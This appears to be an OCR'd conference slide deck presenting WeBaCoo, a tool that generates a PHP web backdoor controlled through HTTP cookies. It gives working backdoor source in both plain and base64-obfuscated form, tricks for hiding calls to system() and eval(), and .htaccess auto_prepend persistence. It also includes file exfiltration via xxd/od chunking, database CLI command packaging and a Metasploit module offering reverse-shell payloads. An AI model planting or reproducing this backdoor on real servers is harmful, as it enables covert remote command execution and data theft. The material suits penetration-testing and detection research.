WeBaCoo Tool

Keeping your web shell under the mainstream radars

Anestis Bechtsoudis { *@anestisb* }
-{ *https://bechtsoudis.com* }-

PLUG 2012 @ P-Space

About Me

- NOC & Security Administrator at CEID LabCom (CC)
- Information Security Researcher
- Started following a defensive approach
- Mixing { def|of }ensive kung fu lately

Agenda

- Creating a web “shell”
- Interacting with the “shell”
- Avoid detection on various levels/layers
- WeBaCoo working model
- Extension modules
- Future plans
- Hacking challenge

#define

Techniques, settings and philosophy are applicable to various other implementations

Where web “shell”?

- Penetration Testing
  - Found an entry point (RFI, File Upload, Code Exec, SQL Injection etc)
  - Need to interact with the server
- Remote Administration & Monitoring
- Testing IDS/IPS implementations (mainly at network level)

Exec OS Commands

- System Functions:
  - system( )
  - exec( )
  - passthru( )
  - popen( )
  - proc_open( ) Not implemented
  - shell_exec( )
  - pcntl_exec( ) Not implemented
- `Backtick` operator alias to shell_exec

If OS Commands Disabled?

Deprecated at **5.3** | Disabled at **5.4**

- Functions are disabled at php.ini
- Check for file handle functions
- Combine file operations with App/OS features (like cron and mail)
- Hard enumeration

Calling the functions

- Directly

```php
<?php
echo "I am ";
system("whoami");
echo "and I'm working at ";
echo exec("pwd");
?>
```

- $variable( )

```php
<?php
$func='system';
$func('pwd');
?>
```

- eval( )

```php
<?php
$string='echo exec("pwd");';
eval($string);
?>
```

variable VS eval( )

```php
<?php
// Success
$enc='d2hvYW1p'; # 'whoami' encoded
$func1='base64_decode';
$func2='system';
$func2($func1($enc));

// Failure
$str='base64_decode("d2hvYW1p")';
$func2($str);
?>
```

```php
<?php
# 'd2hvYW1p'=='whoami' encoded
$str='system(base64_decode("d2hvYW1p"))';
eval("$str;");
?>
```

Communication -> Send

- Every User-Supplied Method
  - $_GET
  - $_POST
  - $_COOKIE
  - $_FILES
  - $_SERVER[‘…’] (User-Agent, Referer URL etc.)
- Custom HTTP headers in requests are handled with a new $_SERVER entry

Why cookies?

- Rarely logged
- Content diversity
- Hard to protect from WAFs
- Hard to create PCRE rulesets
- Mixed with valid data

! Do not forget header size limits

Dilemma

- Send full commands or just the supplied args?

Communication <- Recv

- Print as part of the body
  - Usually wrapped in html code
  - Easier to detect by content based monitor systems
- Encapsulate in response header
  - Locate the appropriate field (or create one)
  - Use output buffer (easy way)
  - Harder to detect
  - Size limits (functional and detection)

Stay Stealth

- Encrypt//Obfuscate data
  - Base64, GZIP, rot13 (specific available)
  - Custom//Hybrid
- Avoid direct calls to “danger” functions

```php
<?php
# 'c3lzdGVtKCd3aG9hbWknKTs=' == system('whoami');
$a=strrev("edoced_46esab");
eval($a('c3lzdGVtKCd3aG9hbWknKTs='));

# 'c3BsaXQgbWU=' == split me
$aa='base';
$ab='64_d';
$ac='ecode';
$a=$aa.$ab.$ac;
echo $a("c3BsaXQgbWU=");
?>
```

WeBaCoo Backdoor Code


./webacoo.pl -g -f1 -r -o raw.php

```php
<?php
if(isset($_COOKIE['cm'])){
    ob_start();
    $b=strrev("edoced_4"."6esab");
    system($b($_COOKIE['cm']).' 2>&1');
    setcookie($_COOKIE['cn'],$_COOKIE['cp'].
    base64_encode(ob_get_contents()).$_COOKIE['cp']);
    ob_end_clean();
} ?>
```

./webacoo.pl -g -f1 -o obf.php

```
<?php $b=strrev("edoced_4"."6esab");eval($b(str_replace(" ","","a
W Y o a X N z Z X Q o J F 9 D T 0 9 L S U V b J 2 N t J 1 0 p K X
t v Y l 9 z d G F y d C g p O 3 N 5 c 3 R l b S h i Y X N l N j R
f Z G V j b 2 R l K C R f Q 0 9 P S 0 l F W y d j b S d d K S 4 n
I D I + J j E n K T t z Z X R j b 2 9 r a W U o J F 9 D T 0 9 L S
U V b J 2 N u J 1 0 s J F 9 D T 0 9 L S U V b J 2 N w J 1 0 u Y m
F z Z T Y 0 X 2 V u Y 2 9 k Z S h v Y l 9 n Z X R f Y 2 9 u d G V
u d H M o K S k u J F 9 D T 0 9 L S U V b J 2 N w J 1 0 p O 2 9 i
X 2 V u Z F 9 j b G V h b i g p O 3 0 = "))); ?>
```

Communication Model



Build in Tor and HTTP proxy support

Extension Modules

- Easy to use for common actions
- Keep operations stealth
- Avoid unnecessary connections/sockets

MySQL CLI Packager

```
1 mysql -h <host> -P <port> -u<user> -p<pass> -e'<mysql commands>'
```

PostgreSQL CLI Packager

```
1 echo '*:*:*:*:<pass>'> ~/.pgpass; chmod 600 ~/.pgpass
2 psql -h<host> -p<port> -U<user> -d<db> -t -q -c '<cmds>'
```

File Upload Module

- Server download (80,443) actions heavy monitored or disabled
- Check PHP config for enabled uploads
- Use native HTTP file upload

```
1 php -r 'echo "File Uploads:";echo (ini_get("file_uploads"))?"ON":"OFF";'
2 php -r 'echo "Upload Max Size:".ini_get("upload_max_filesize");'
3
4 echo \'<?php if($_FILES["file"]["error"]>0){exit;}'.
5      'else{move_uploaded_file($_FILES["file"]["tmp_name"],'.
6      "\"file_name\"".'.$_FILES["file"]["name"]);}\'> ./tmp.php';
```

File Download Module

- Avoid extra sockets (via netcat or other)
- Raw hex print to stdout via ‘xxd’ and ‘od’
- Reassembly at client via ‘xxd’ tool
- Pivot every 1000 bytes from source file
  - ~3.0K in octal output (od tool) -> avoid endianess
  - ~2.0K in hex output (xxd tool)

```
1 xxd -ps -l 1000 -s <pivot> <file_name>
2 od -An -b -N 1000 -j <pivot> <file_name>
```

Stealth++ Module

- Use .htaccess to enhance stealth
- Stage 1:
  - Search for writable web dir
  - Copy backdoor code as .html
  - Add type handler .html -> .php
- Stage 2:
  - Search for .htaccess files
  - Propose php prepend via .htaccess

```
1 echo 'php_value auto_prepend_file "back.php"' | tee -a .htaccess
```

Metasploit Module

```
msf  exploit(webacoo) > show options

Module options (exploit/unix/http/webacoo):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   COOKIE   M-Cookie         yes       Cookie name to use
   Proxies                   no        Use a proxy chain
   RHOST                     yes       The target address
   RPORT    80               yes       The target port
   TIMEOUT  8                yes       Connection timeout
   URI      /index.php       yes       WeBaCoo backdoor path
   VHOST                     no        HTTP server virtual host


Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf  exploit(webacoo) > show payloads

Compatible Payloads
===================

   Name                    Disclosure Date  Rank    Description
   ----                    ---------------  ----    -----------
   cmd/unix/generic                         normal  Unix Command, Generic command execution
   cmd/unix/reverse_netcat                  normal  Unix Command Shell, Reverse TCP (via netcat -e)
   cmd/unix/reverse_perl                    normal  Unix Command Shell, Reverse TCP (via perl)
   cmd/unix/reverse_ruby                    normal  Unix Command Shell, Reverse TCP (via Ruby)
```

Future Plans

- 1.x stone
  - Full functional terminal emulator
  - Build in SSL support
  - Fix running issues under Windows OS
  - Additional web frameworks support
  - Expand available payloads
  - Interaction with exploitation frameworks
- Contributors are welcome

Questions ?

Let’s get dirty

Target URL: **http://....**

Try to obtain a web shell and read the hidden message(s).